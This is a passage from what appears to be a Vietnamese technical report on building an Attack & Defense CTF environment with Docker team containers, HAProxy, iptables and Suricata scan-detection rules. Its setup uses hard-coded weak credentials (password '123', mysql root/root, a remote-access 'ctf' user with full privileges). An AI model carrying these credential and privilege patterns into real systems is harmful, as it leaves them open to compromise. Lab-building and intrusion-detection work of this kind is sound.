        [PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION]
    );
} catch (PDOException $e) {
    die("DB Connection failed: " . $e->getMessage());
}
?>

```

Build image teamsvc dùng để build các container service:

```
docker build -t teamsvc -f docker/challenge/Dockerfile .
```

Tạo file docker-compose.teams.yml để quản lý tất cả các container các team và mở rộng sau này:

```
nano docker-compose.teams.yml
```

services:

```
# =====
```

```
# TEAM 1
```

```
# =====
```

team1-server:

image: teamsvc

container_name: team1-server

hostname: team1

cap_add:

- NET_ADMIN

- NET_RAW

- SYS_MODULE

networks:

ctf_internal:

 ipv4_address: 10.50.1.10

```
# ports:
```

```
# - "10001:22" # SSH
```

expose:

- "22"

volumes:

- team1_mysql:/var/lib/mysql

environment:

- TEAM_USER=team1

- TEAM_PASSWORD=123

```
# =====
```

```
# TEAM 2
```

```
# =====
```

team2-server:

image: teamsvc

container_name: team2-server

hostname: team2

cap_add:

- NET_ADMIN

- NET_RAW

- SYS_MODULE

```
networks:  
  ctf_internal:  
    ipv4_address: 10.50.2.10  
#  ports:  
#  - "10002:22"  
expose:  
  - "22"  
volumes:  
  - team2_mysql:/var/lib/mysql  
environment:  
  - TEAM_USER=team2  
  - TEAM_PASSWORD=123  
  
# =====  
# TEAM 3  
# =====  
team3-server:  
  image: teamsvc  
  container_name: team3-server  
  hostname: team3  
  cap_add:  
    - NET_ADMIN  
    - NET_RAW  
    - SYS_MODULE  
networks:  
  ctf_internal:  
    ipv4_address: 10.50.3.10  
#  ports:  
#  - "10003:22"  
expose:  
  - "22"  
volumes:  
  - team3_mysql:/var/lib/mysql  
environment:  
  - TEAM_USER=team3  
  - TEAM_PASSWORD=123
```

networks:

ctf_internal:

external: true

volumes:

team1_mysql:

team2_mysql:

team3_mysql:

Build image teamsvc sử dụng cho tất cả các team:

```
docker build -t teamsvc -f docker/challenge/Dockerfile .
```

Chạy 3 container kèm theo service1 trên mỗi container:

```
docker compose -f docker-compose.teams.yml up -d
```

```
root@ctf-ptithcm:/opt/ctf-gameserver-docker# docker compose -f docker-compose.teams.yml up -d
WARN[0000] Found orphan containers ([ctf-gameserver-docker-web-1 ctf-gameserver-docker-db-1 ctf-gameserver-docker-nginx-1]) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
[+] Running 3/3
  ✓ Container team1-server Started
  ✓ Container team2-server Started
  ✓ Container team3-server Started
11.4s
11.5s
11.4s
```

Hình 3.17 Chạy các container team service

3.6.2 Tích hợp dịch vụ vào hệ thống:

Trên giao diện admin, sử dụng chức năng add service để thêm service vào hệ thống:

Hình 3.18 Thêm service vào hệ thống

Quay lại thực hiện phần cấu hình checker theo từng Web Vul (đã được trình bày trong mục 3.5.2 Tạo môi trường cho dịch vụ). Lúc này, gameserver sẽ nhận diện và quản lý được service.

3.6.3 Cấu hình mở rộng thêm các đội chơi và dịch vụ

A. Thêm team (đội chơi)

- Tùy vào pocily của giải đấu, có 2 cách để thêm các đội chơi: đăng ký mới và tạo sẵn bằng tài khoản admin.
- Với cách tạo sẵn, sử dụng chức năng add user trong giao diện admin:

Start typing to filter...

AUTHENTICATION AND AUTHORIZATION

- Users [+ Add](#)

FLATPAGES

- Categories [+ Add](#)
- Flatpages [+ Add](#)

REGISTRATION

- Team downloads [+ Add](#)

SCORING

- Captures [+ Add](#)
- Flags [+ Add](#)
- Game control
- Services [+ Add](#)
- Status checks [+ Add](#)

VPNSTATUS

- VPN status checks [+ Add](#)

Add user

First, enter a username and password. Then, you'll be able to edit more user options.

Username:

Required. 150 characters or fewer. Letters, digits and @/_+/-_, only.

Password:

Password confirmation:

Enter the same password as before, for verification.

Email address:

TEAM

Team: #1

Net number:

Informal email address:

Image: Choose File No file chosen

Affiliation:

Country:

NOP team
NOP teams are meant for demo purposes [to provide a reference image] and don't get included in the scoring.

Hình 3.19 Thêm team

Với Net number là team id và sử dụng để quản lý các team trong gameserver.

- Trong file docker-compose.teams.yml, thêm khối lệnh cấu hình cho team mới:

```
# -----
# TEAM 4
# -----
team4-server:
  image: teamsvc
  container_name: team4-server
  hostname: team4
  cap_add:
    - NET_ADMIN
    - NET_RAW
    - SYS_MODULE
  networks:
    ctf_internal:
      ipv4_address: 10.50.4.10
  expose:
    - "22"
  volumes:
    - team4_mysql:/var/lib/mysql
  environment:
    - TEAM_USER=team4
    - TEAM_PASSWORD=123
```

```
volumes:
```

```
team4_mysql:
```

```
# =====
# TEAM 4
# =====
team4-server:
    image: teamsvc
    container_name: team4-server
    hostname: team4
    cap_add:
        - NET_ADMIN
        - NET_RAW
        - SYS_MODULE
    networks:
        ctf_internal:
            ipv4_address: 10.50.4.10
    # ports:
    #     - "10004:22"
    expose:
        - "22"
    volumes:
        - team4_mysql:/var/lib/mysql
    environment:
        - TEAM_USER=team4
        - TEAM_PASSWORD=123

networks:
    ctf_internal:
        external: true

volumes:
    team1_mysql:
    team2_mysql:
    team3_mysql:
    team4_mysql:
|
```

Hình 3.20 Thêm cấu hình container team mới

- Khởi động container và chạy dịch vụ:

```
docker compose -f docker-compose.teams.yml up -d
```

```
root@ctf-ptithcm:/opt/ctf-gameserver-docker# docker compose -f docker-compose.teams.yml up -d
[+] Running 1/1
  ✓ Volume ctf-gameserver-docker_team4_mysql Created
[+] Running 5/5d orphan containers ([ctf-gameserver-docker-web-1 ctf-gameserver-docker-db-1 ctf-games
  ✓ Volume ctf-gameserver-docker_team4_mysql Created
  ✓ Container team1-server Running
  ✓ Container team2-server Running
  ✓ Container team3-server Running
  ✓ Container team4-server Started
```

Hình 3.21 Khởi chạy container cho team mới

- Thêm cấu hình HAProxy để thông SSH tới container của team mới. Thêm đoạn lệnh cấu hình sau vào cuối file:

```
#Team4
frontend fe_ssh_team4
  bind *:10004
  mode tcp
  option tcplog
  option clitcpka
  option srvtcpka
  default_backend be_ssh_team4

backend be_ssh_team4
  mode tcp
  server ssh_team1 10.50.4.10:22 check
```

```
#Team4
frontend fe_ssh_team4
  bind *:10004
  mode tcp
  option tcplog
  option clitcpka
  option srvtcpka
  default_backend be_ssh_team4

backend be_ssh_team4
  mode tcp
  server ssh_team1 10.50.4.10:22 check
```

Hình 3.22 Cấu hình HAProxy cho team mới

- Retest cấu hình và restart để áp dụng:

```
haproxy -c -f /etc/haproxy/haproxy.cfg # test config
systemctl restart haproxy
```

- Để chắc chắn là container đã chạy cùng với các dịch vụ chứa lỗ hổng, thực hiện kiểm tra bằng cách SSH vào team mới và thử thông mạng internet:

```
ssh team4_1@160.250.132.171 -p 10004
```

```
C:\Users\Admin>ssh root@160.250.132.171 -p 10004
root@160.250.132.171's password:
Permission denied, please try again.
root@160.250.132.171's password:
Linux team4 6.8.0-87-generic #88-Ubuntu SMP PREEMPT_DYNAMIC Sat Oct 11 09:28:41 UTC 2025 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Nov 24 03:46:05 2025 from 10.50.0.1
root@team4:~# ping 10.50.0.1
PING 10.50.0.1 (10.50.0.1) 56(84) bytes of data.
64 bytes from 10.50.0.1: icmp_seq=1 ttl=64 time=0.057 ms
64 bytes from 10.50.0.1: icmp_seq=2 ttl=64 time=0.080 ms
^C
--- 10.50.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1050ms
rtt min/avg/max/mdev = 0.057/0.068/0.080/0.011 ms
root@team4:~# ping 10.50.1.10
PING 10.50.1.10 (10.50.1.10) 56(84) bytes of data.
64 bytes from 10.50.1.10: icmp_seq=1 ttl=64 time=0.056 ms
64 bytes from 10.50.1.10: icmp_seq=1 ttl=64 time=0.058 ms (DUP!)
64 bytes from 10.50.1.10: icmp_seq=1 ttl=64 time=0.060 ms (DUP!)
64 bytes from 10.50.1.10: icmp_seq=1 ttl=64 time=0.062 ms (DUP!)
^C
--- 10.50.1.10 ping statistics ---
1 packets transmitted, 1 received, +3 duplicates, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.056/0.059/0.062/0.002 ms
root@team4:~# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=27.3 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=115 time=27.9 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=115 time=26.7 ms
^C
--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 26.726/27.296/27.858/0.462 ms
root@team4:~# |
```

Hình 3.23 Kiểm tra thông mạng và dịch vụ chạy trên container của team mới

B. Thêm service (dịch vụ web chứa lỗ hổng)

- Clone source code của service vào đường dẫn `docker/challenge/serviceX/src`
- Sửa file `docker/challenge/Dockerfile` để thêm service mới vào container của team:
 - + Copy source code vào container:

```
#####
# COPY CHALLENGE SMS - 2
#####
COPY docker/challenge/service2/src/ /var/www/service2/

#####
# COPY CHALLENGE block-puzzle - 3
#####
COPY docker/challenge/service3/src/ /var/www/service3/
```

Hình 3.24 Copy source code vào container

- + Copy database vào container:

```
#####
# COPY DATABASE SQL SMS
#####
COPY docker/challenge/service2/src/database/sms_db2.sql /opt/sms_db2.sql

#####
# COPY DATABASE SQL block-puzzle
#####
COPY docker/challenge/service3/src/database/block_puzzle.sql /opt/block_puzzle.sql
```

Hình 3.25 Copy database vào container

- + Thêm file cấu hình VirtualHost của Apache

docker/challenge/service2.conf

```
<VirtualHost *:81>
    DocumentRoot /var/www/service2
    <Directory /var/www/service2>
        AllowOverride All
        Require all granted
    </Directory>
</VirtualHost>
```

Đây là cấu hình cho Apache Web Server chạy trong container challenge trong hệ thống. Nó tạo ra một virtual host chạy trên port 81.

```
GNU nano 7.2
<VirtualHost *:81>
    DocumentRoot /var/www/service2
    <Directory /var/www/service2>
        AllowOverride All
        Require all granted
    </Directory>
</VirtualHost>
```

Hình 3.26 Thêm file cấu hình VirtualHost của Apache

- + Copy cấu hình và mở port apache trên container, cấp quyền đọc/ghi flag, backup:

```
#####
# APACHE VHOST
#####
COPY docker/challenge/service1.conf /etc/apache2/sites-available/service1.conf
COPY docker/challenge/service2.conf /etc/apache2/sites-available/service2.conf
COPY docker/challenge/service3.conf /etc/apache2/sites-available/service3.conf
# Cho Apache (www-data) có quyền ghi backup + .flags
RUN mkdir -p /var/www/service2/backup/.flags \
    && chown -R www-data:www-data /var/www/service2/backup \
    && chmod 750 /var/www/service2/backup /var/www/service2/backup/.flags
RUN chown -R www-data:www-data /var/www/service3/database

# Thêm dòng này để Apache mở port 81
RUN echo "Listen 81\nListen 82" >> /etc/apache2/ports.conf \
    && a2dissite 000-default.conf \
    && a2ensite service1 \
    && a2ensite service2 \
    && a2ensite service3
```

Hình 3.27 Thêm các cấu hình bổ sung

- + Sửa file docker/challenge/docker-entrypoint.sh để thiết lập môi trường chi tiết trước khi apache trong host chạy:

```
# Initialize database only if first time
if [ ! -d "/var/lib/mysql/sis_db" ]; then
    echo "[*] Initializing SIS database..."
    mysql -u root -proot -e "CREATE DATABASE sis_db;"
    mysql -u root -proot sis_db < /opt/sis_db.sql
fi

if [ ! -d "/var/lib/mysql/sms_db2" ]; then
    echo "[*] Initializing SMS database..."
    mysql -u root -proot -e "CREATE DATABASE sms_db2;"
    mysql -u root -proot sms_db2 < /opt/sms_db2.sql
fi

if [ ! -d "/var/lib/mysql/block_puzzle" ]; then
    echo "[*] Initializing block-puzzle database..."
    mysql -u root -proot -e "CREATE DATABASE block_puzzle;"
    mysql -u root -proot block_puzzle < /opt/block_puzzle.sql
fi

# Tạo user riêng cho checker để connect từ network ctf_internal
mysql -u root -proot <<EOF
CREATE USER IF NOT EXISTS 'ctf'@'%' IDENTIFIED BY 'ctfpass';
GRANT ALL PRIVILEGES ON sis_db.* TO 'ctf'@'%';
#grant cho service2
GRANT ALL PRIVILEGES ON sms_db2.* TO 'ctf'@'%';
GRANT ALL PRIVILEGES ON block_puzzle.* TO 'ctf'@'%';
FLUSH PRIVILEGES;
EOF
```

Hình 3.28 Thêm thiết lập môi trường trong host

- Tạo lại file init database config: tùy thuộc vào source code của service, ta phải config lại để đảm bảo database kết nối được với code frontend trong môi trường docker:
- Cuối cùng, rebuild image teamsvc và khởi chạy lại các container:

```
docker build -t teamsvc -f docker/challenge/Dockerfile .
docker compose -f docker-compose.teams.yml up -d
```

Khi đó, service mới sẽ được khởi chạy trên port mới được chỉ định của mỗi team.

3.7 Cấu hình iptables và Suricata bảo vệ và giám sát hệ thống

3.7.1 Cấu hình iptables

- Cài đặt iptables persistent để lưu rule lại sau khi cấu hình:

```
apt install -y iptables-persistent
```

- Thiết lập rule tường lửa theo đúng luồng hệ thống:
 - + Internet → Portal (HTTP)
 - + Internet → SSH từng đội
 - + Internal (10.50.0.0/16) → Internet
 - + Internal → DMZ (submission 6666)
 - + DMZ → Internal (checker port 80)
 - + Chặn chiều Internet → Internal (trừ SSH forward)
- Vì Docker tạo interface dạng br-<random id> mỗi lần network recreate. Để thuận tiện trong việc xây dựng và chỉnh sửa hệ thống, nên tổng hợp rule thành một script để tự động phát hiện interfaces thật của Docker (ctf_public, ctf_backend, ctf_internal) để tự động thêm rule và lưu lại bằng *iptables-save*.
- Tạo script thêm rule tự động:

```
nano /opt/ctf-gameserver-docker/iptables-apply.sh
```

```
#!/bin/bash

# =====
# Detect interface dynamically
# =====

WAN_IF="eth0"

DMZ_PUBLIC=$(ip -o -4 addr show | grep "172\.18\.0\.1/16" | awk '{print $2}')
DMZ_BACKEND=$(ip -o -4 addr show | grep "172\.19\.0\.1/16" | awk '{print $2}')
INTERNAL_IF=$(ip -o -4 addr show | grep "10\.50\.0\.1/16" | awk '{print $2}')

# Host IP (for submission/checker systemd services)
HOST_IP=$(ip -4 addr show $WAN_IF | grep -oP '(?=<inet\s)\d+(\.\d+){3}')

```

```
echo "DMZ_BACKEND = $DMZ_BACKEND"
echo "INTERNAL_IF = $INTERNAL_IF"
echo "HOST_IP    = $HOST_IP"

# =====
# Reset chain DOCKER-USER
# =====

iptables -t filter -F DOCKER-USER

# =====
# NAT for internal → WAN
# =====

iptables -t nat -A POSTROUTING -s 10.50.0.0/16 -o $WAN_IF -j MASQUERADE

# NAT hairpin for internal → host services
iptables -t nat -A POSTROUTING -s 10.50.0.0/16 -d $HOST_IP -j MASQUERADE

# =====
# Always allow established
# =====

iptables -A DOCKER-USER -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT

# =====
# WAN rules
# =====

# Portal
iptables -A DOCKER-USER -i $WAN_IF -p tcp --dport 80 -j ACCEPT
iptables -A DOCKER-USER -i $WAN_IF -p tcp --dport 443 -j ACCEPT

# Team SSH
iptables -A DOCKER-USER -i $WAN_IF -p tcp --match multiport --dports 10001:10010 -j ACCEPT
```

```
# Drop all other inbound WAN
iptables -A DOCKER-USER -i $WAN_IF -j DROP

# =====
# INTERNAL ZONE RULES
# =====

# Internal → internal (team attacking each other)
iptables -A DOCKER-USER -i $INTERNAL_IF -o $INTERNAL_IF -j ACCEPT

# Internal → Internet
iptables -A DOCKER-USER -i $INTERNAL_IF -o $WAN_IF -j ACCEPT

# =====
# Submission & Checker
# (Services running systemd on host)
# =====

# Internal → HOST:6666 (submission)
iptables -A DOCKER-USER -i $INTERNAL_IF -d $HOST_IP -p tcp --dport 6666 -j ACCEPT

# HOST → Internal:80 (checker)
iptables -A DOCKER-USER -s $HOST_IP -o $INTERNAL_IF -p tcp --dport 80 -j ACCEPT

# =====
# DMZ Docker-Only Rules
# =====

# Internal → DMZ backend:6666 (if submission is proxied here)
iptables -A DOCKER-USER -i $INTERNAL_IF -o $DMZ_BACKEND -p tcp --dport 6666 -j ACCEPT

# DMZ backend → Internal (checker 80)
iptables -A DOCKER-USER -i $DMZ_BACKEND -o $INTERNAL_IF -p tcp --dport 80 -j ACCEPT
```

```
# Block all other internal → DMZ
iptables -A DOCKER-USER -i $INTERNAL_IF -o $DMZ_PUBLIC -j DROP
iptables -A DOCKER-USER -i $INTERNAL_IF -o $DMZ_BACKEND -j DROP

echo "[+] Firewall rules applied successfully."
```

```
GNU nano 7.2 /opt/ctf-gameserver-docker/iptables-apply.sh
#!/bin/bash

# Auto detect bridge names
WAN_IF="eth0"
DMZ_PUBLIC=$(ip -o -4 addr show | grep "172\.18\.0\.1/16" | awk '{print $2}')
DMZ_BACKEND=$(ip -o -4 addr show | grep "172\.19\.0\.1/16" | awk '{print $2}')
INTERNAL_IF=$(ip -o -4 addr show | grep "10\.50\.0\.1/16" | awk '{print $2}')

echo "[+] Interfaces:"
echo "WAN_IF      = $WAN_IF"
echo "DMZ_PUBLIC   = $DMZ_PUBLIC"
echo "DMZ_BACKEND  = $DMZ_BACKEND"
echo "INTERNAL_IF  = $INTERNAL_IF"

echo "[+] Reset DOCKER-USER rules..."
iptables -t filter -F DOCKER-USER

# ===== WAN =====
echo "[+] Allow portal HTTP/HTTPS..."
iptables -A DOCKER-USER -i $WAN_IF -p tcp --dport 80 -j ACCEPT
iptables -A DOCKER-USER -i $WAN_IF -p tcp --dport 443 -j ACCEPT

echo "[+] Allow SSH access per team (10001-10010)..."
iptables -A DOCKER-USER -i $WAN_IF -p tcp --match multiport --dports 10001:10010 -j ACCEPT

echo "[+] Drop all WAN requests not allowed above..."
iptables -A DOCKER-USER -i $WAN_IF -j DROP

# ===== INTERNAL =====
echo "[+] Allow internal team-to-team attacks..."
iptables -A DOCKER-USER -i $INTERNAL_IF -o $INTERNAL_IF -j ACCEPT

echo "[+] Allow internal → Internet..."
iptables -A DOCKER-USER -i $INTERNAL_IF -o $WAN_IF -j ACCEPT

echo "[+] Allow internal → DMZ submission port 6666..."
iptables -A DOCKER-USER -i $INTERNAL_IF -o $DMZ_BACKEND -p tcp --dport 6666 -j ACCEPT

echo "[+] Allow DMZ backend checker → internal port 80..."
iptables -A DOCKER-USER -i $DMZ_BACKEND -o $INTERNAL_IF -p tcp --dport 80 -j ACCEPT
```

Hình 3.29 Tạo script thêm rule iptables tự động

- Giải thích:

```
WAN_IF="eth0"

DMZ_PUBLIC=$(ip -o -4 addr show | grep "172\.18\.0\.1/16" | awk '{print $2}')
DMZ_BACKEND=$(ip -o -4 addr show | grep "172\.19\.0\.1/16" | awk '{print $2}')
INTERNAL_IF=$(ip -o -4 addr show | grep "10\.50\.0\.1/16" | awk '{print $2}')
HOST_IP=$(ip -4 addr show $WAN_IF | grep -oP '(?=<inet\s)\d+(\.\d+){3}')
```

iptables -t filter -F DOCKER-USER

- + Đây là phần tự động tìm tên bridge dựa trên IP và reset toàn bộ Docker-User để không bị duplicate rule mỗi lần chạy script.

```
iptables -A DOCKER-USER -i $WAN_IF -p tcp --dport 80 -j ACCEPT
```

```
iptables -A DOCKER-USER -i $WAN_IF -p tcp --dport 443 -j ACCEPT
```

- + Cho phép Portal HTTP/HTTPS từ Internet:
 - Cho phép truy cập Portal load balancer (HAProxy/nginx)
 - Luồng chính cho người xem scoreboard / đăng ký đội / docs

```
iptables -A DOCKER-USER -i $WAN_IF -p tcp --match multiport --dports 10001:10010 -j ACCEPT
```

- + Cho phép SSH cho các đội chơi: range 10001–10010 cho phép dễ mở rộng tùy ý.

```
iptables -A DOCKER-USER -i $WAN_IF -j DROP
```

- + Chặn toàn bộ traffic WAN khác

```
iptables -A DOCKER-USER -i $INTERNAL_IF -o $INTERNAL_IF -j ACCEPT
```

```
iptables -A DOCKER-USER -i $INTERNAL_IF -o $WAN_IF -j ACCEPT
```

```
iptables -A DOCKER-USER -i $INTERNAL_IF -o $HOST_IP -p tcp --dport 6666 -j ACCEPT
```

```
iptables -A DOCKER-USER -i $DMZ_BACKEND -o $HOST_IP -p tcp --dport 80 -j ACCEPT
```

```
iptables -A DOCKER-USER -i $INTERNAL_IF -o $DMZ_PUBLIC -j DROP
```

```
iptables -A DOCKER-USER -i $INTERNAL_IF -o $DMZ_BACKEND -j DROP
```

- + Cấu hình rules cho phân vùng internal:
 - Cho phép các team tấn công lẫn nhau
 - Cho phép team truy cập ra internet
 - Team gửi submission lên DMZ backend (port 6666)
 - Checker của DMZ query service đội qua port 80
 - Chặn mọi luồng từ internal đi vào cả DMZ public và DMZ backend

```
iptables -A DOCKER-USER -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
```

- + DEFAULT: cho phép các kết nối ESTABLISHED

- Áp dụng rule vào hệ thống:

```
chmod +x iptables-apply.sh
./iptables-apply.sh
```

```
root@ctf-ptithcm:/opt/ctf-gameserver-docker# chmod +x iptables-apply.sh
root@ctf-ptithcm:/opt/ctf-gameserver-docker# ./iptables-apply.sh
[+] Interfaces:
WAN_IF      = eth0
DMZ_PUBLIC  = br-ac2ea75422dd
DMZ_BACKEND = br-f4258ede523b
INTERNAL_IF = br-1c4a39622196
[+] Reset DOCKER-USER rules...
[+] Allow portal HTTP/HTTPS...
[+] Allow SSH access per team (10001-10010)...
[+] Drop all WAN requests not allowed above...
[+] Allow internal team-to-team attacks...
[+] Allow internal -> Internet...
[+] Allow internal -> DMZ submission port 6666...
[+] Allow DMZ backend checker -> internal port 80...
[+] Block internal -> DMZ except allowed...
[+] Allow established connections...
[+] Firewall rules applied successfully.
root@ctf-ptithcm:/opt/ctf-gameserver-docker# |
```

Hình 3.30 Triển khai rule iptables vào hệ thống

3.7.2 Cấu hình suricata

Để đảm bảo môi trường Attack & Defense hoạt động ổn định, hệ thống IDS/IPS (Suricata) được cấu hình với các nhóm rule nhằm phát hiện – cảnh báo – hoặc chặn các hành vi bất thường. Bộ rule được chia theo từng nhóm hành vi: quét cổng (port-scanning), brute-force, tấn công web, từ chối dịch vụ (DoS/DDoS), và kiểm soát truy cập vùng DMZ. Mỗi rule đều được điều chỉnh theo đặc thù của cuộc thi nhằm phân biệt lưu lượng hợp lệ giữa các team và lưu lượng bị nghiêm cấm nhắm vào hạ tầng BTC.

- Để Suricata phân biệt được lưu lượng của từng vùng mạng trong mô hình CTF A&D, ta chỉnh sửa file cấu hình `/etc/suricata/suricata.yaml`, mục `vars`, và khai báo lại các `address-groups` như sau:

```
GNU nano 7.2                                         /etc/suricata/suricata.yaml

vars:
# more specific is better for alert accuracy and performance
address-groups:
#HOME_NET: "[192.168.0.0/16,10.0.0.0/8,172.16.0.0/12]"
#HOME_NET: "[192.168.0.0/16]"
#HOME_NET: "[10.0.0.0/8]"
#HOME_NET: "[172.16.0.0/12]"
#HOME_NET: "any"

TEAM_NET: "[10.50.0.0/16,!$GATEWAY_INTERNAL_IP]"
DMZ_PUBLIC_NET: "[172.18.0.0/16]"
DMZ_BACKEND_NET: "[172.19.0.0/16]"
HOST_IP: "160.250.132.171"
GATEWAY_INTERNAL_IP: "10.50.0.1"

# Hạ tầng BTC = host VPS + 2 DMZ + gateway 10.50.0.1
BTC_INFRA: ["$HOST_IP", $DMZ_PUBLIC_NET, $DMZ_BACKEND_NET, $GATEWAY_INTERNAL_IP]
BTC_NET: ["$HOST_IP", $DMZ_PUBLIC_NET, $DMZ_BACKEND_NET]
HOME_NET: "$TEAM_NET"
EXTERNAL_NET: "(!$HOME_NET"
#EXTERNAL_NET: "any"
```

Hình 3.31 Chính sửa address-group

- Giải thích ý nghĩa các biến:
 - + TEAM_NET: Toàn bộ dải mạng của các đội chơi (10.50.0.0/16), loại trừ gateway nội bộ để tránh nhầm lưu lượng quản lý với lưu lượng của team.
 - + DMZ_PUBLIC_NET: Vùng DMZ phục vụ truy cập công khai (public services).
 - + DMZ_BACKEND_NET: Vùng DMZ backend chứa controller, checker, submission,...
 - + HOST_IP: Địa chỉ IP public của VPS – thành phần cốt lõi của hạ tầng BTC.
 - + GATEWAY_INTERNAL_IP: Gateway nội bộ 10.50.0.1, dùng để định tuyến lưu lượng giữa các team và DMZ.
 - + BTC_INFRA: Bao gồm toàn bộ hạ tầng của Ban Tổ Chức: VPS + DMZ + gateway. Đây là vùng phải bảo vệ tuyệt đối.
 - + BTC_NET: Phạm vi hạ tầng BTC ngoại trừ gateway nội bộ.
 - + HOME_NET: Định nghĩa mạng “nhà” = mạng của các team. Các rule ưu tiên đánh giá lưu lượng xuất phát từ đây.
 - + EXTERNAL_NET: Phần còn lại không thuộc HOME_NET, dùng để tách biệt lưu lượng team và lưu lượng đi ra ngoài.
- Suricata yêu cầu một interface cố định để lắng nghe:

```
# Linux high speed capture support
af-packet:
  - interface: br-db291e14152b
    # Number of receive threads. "auto" uses
    #threads: auto
```

Hình 3.32 Chỉ định interface cho suricata

- Tuy nhiên, trong môi trường Docker, mỗi lần tái tạo (recreate) network, tên bridge dạng br-xxxxx sẽ thay đổi liên tục, khiến việc chỉ định interface cố định trong file cấu hình trở nên không khả thi. Để xử lý vấn đề này, ta áp dụng cơ chế template + script tự động sinh cấu hình mới mỗi khi Suricata khởi động.
- Trước tiên, sao chép file cấu hình gốc để làm template:

```
cp /etc/suricata/suricata.yaml /etc/suricata/suricata.yaml.tpl
```

- Trong template này, thay vì khai báo interface cố định, ta sử dụng một placeholder:

```
618
619 # Linux high speed capture support
620 af-packet:
621   - interface: __INTERNAL_IF__
622     # Number of receive threads. "auto" uses
623     #threads: auto
```

Hình 3.33 Gán interface tạm cho suricata

- Placeholder này sẽ được script tự động thay thế bằng interface thật tương ứng với mạng 10.50.0.0/16.

- File template không được sử dụng trực tiếp, mà chỉ là nguồn để sinh ra suricata.yaml thực tế.
- Xây dựng script tự động nhận diện interface của mạng 10.50.0.0/16:

```

nano /usr/local/bin/suricata-generate-config.sh
chmod +x /usr/local/bin/suricata-generate-config.sh

#!/bin/bash
set -e

IFACE=$(ip -o -4 addr show | awk '/10\.50\.0\.1\/16/ {print $2}')

if [ -z "$IFACE" ]; then
    echo "[ERROR] Cannot detect internal interface."
    exit 1
fi

echo "[+] Detected internal interface: $IFACE"

cp /etc/suricata/suricata.yaml.tpl /etc/suricata/suricata.yaml

sed -i "s/_INTERNAL_IF_/$IFACE/g" /etc/suricata/suricata.yaml

echo "[+] Suricata config updated."
exit 0

```

```

GNU nano 7.2                                     /usr/local/bin/suricata-generate-config.sh
#!/bin/bash
set -e

IFACE=$(ip -o -4 addr show | awk '/10\.50\.0\.1\/16/ {print $2}')

if [ -z "$IFACE" ]; then
    echo "[ERROR] Cannot detect internal interface."
    exit 1
fi

echo "[+] Detected internal interface: $IFACE"

cp /etc/suricata/suricata.yaml.tpl /etc/suricata/suricata.yaml

sed -i "s/_INTERNAL_IF_/$IFACE/g" /etc/suricata/suricata.yaml

echo "[+] Suricata config updated."
exit 0

```

Hình 3.34 Script nhận diện interface mạng internal

- Chức năng của script:
 - + Tìm interface gắn IP trong dải 10.50.0.0/16 (gateway 10.50.0.1).
 - + Tự động chèn interface đó vào template.

- + Tạo ra file cấu hình Suricata hoàn chỉnh trước khi khởi động.
- Tạo service Suricata mới:

```
nano /etc/systemd/system/suricata-br50.service
```

[Unit]

Description=Suricata IDS on CTF internal network

After=network-online.target docker.service

Wants=network-online.target

[Service]

Type=simple

ExecStartPre=/usr/local/bin/suricata-generate-config.sh

ExecStart=/usr/bin/suricata -c /etc/suricata/suricata.yaml --af-packet

Restart=always

RestartSec=5

[Install]

WantedBy=multi-user.target

```
root@ctf-ptithcm:/opt/ctf-g  +  ~
GNU nano 7.2                                     /etc/systemd/system/suricata-br50.service
[Unit]
Description=Suricata IDS on CTF internal network
After=network-online.target docker.service
Wants=network-online.target

[Service]
Type=simple

ExecStartPre=/usr/local/bin/suricata-generate-config.sh
ExecStart=/usr/bin/suricata -c /etc/suricata/suricata.yaml --af-packet

Restart=always
RestartSec=5

[Install]
WantedBy=multi-user.target
```

Hình 3.35 Cấu hình service suricata mới

- Giải thích:

- + ExecStartPre đảm bảo file suricata.yaml luôn được tạo mới và chứa interface đúng trước khi Suricata chạy.
- + Không cần khai báo interface trong lệnh ExecStart vì interface đã được điền vào file cấu hình.
- + Restart=always giúp Suricata tự phục hồi khi gặp lỗi.

- + Cơ chế template + script đảm bảo Suricata luôn hoạt động chính xác ngay cả khi docker recreate network, bridge network đổi tên hay server reboot

Hệ thống IDS/IPS được cấu hình các nhóm rule nhằm giám sát và kiểm soát những hành vi quan trọng trong môi trường Attack & Defense.

- Để thuận tiện trong việc quản lý bộ rule CTF, toàn bộ rule tự xây dựng được đưa vào thư mục riêng, tách biệt khỏi rule của Suricata hoặc rule cập nhật từ ET/Open. Tạo file local.rules:

```
nano /etc/suricata/rules/local.rules
```

```

root@ctf-pithcm:/opt/ctf-qu  ~  +  ~
GNU nano 7.2                               /etc/suricata/rules/local.rules
# --- SCAN RULES ---
# SCAN vào BTC_NET: DROP NGAY, chỉ log 1 lần / 60s / IP
drop tcp $TEAM_NET any -> $BTC_NET any (msg:"CTF [FORBIDDEN] SCAN - SYN scan to BTC Infra"; flags:S; threshold:type both, track by_src, count 3, seconds 60>
drop tcp $TEAM_NET any -> $BTC_NET any (msg:"CTF [FORBIDDEN] SCAN - NULL scan to BTC Infra"; flags:0; threshold:type both, track by_src, count 3, seconds 60>
drop tcp $TEAM_NET any -> $BTC_NET any (msg:"CTF [FORBIDDEN] SCAN - FIN scan to BTC Infra"; flags:F; threshold:type both, track by_src, count 3, seconds 60>
drop tcp $TEAM_NET any -> $BTC_NET any (msg:"CTF [FORBIDDEN] SCAN - XMAS scan to BTC Infra"; flags:PU; threshold:type both, track by_src, count 3, seconds 60>
drop udp $TEAM_NET any -> $BTC_NET any (msg:"CTF [FORBIDDEN] SCAN - UDP scan to BTC Infra"; threshold:type both, track by_src, count 3, seconds 60; classy>
alert tcp $TEAM_NET any -> $TEAM_NET any (msg:"CTF [ALLOWED] SCAN - Mass SYN scan between teams"; flags:S; threshold:type both, track by_src, count 1000, s>
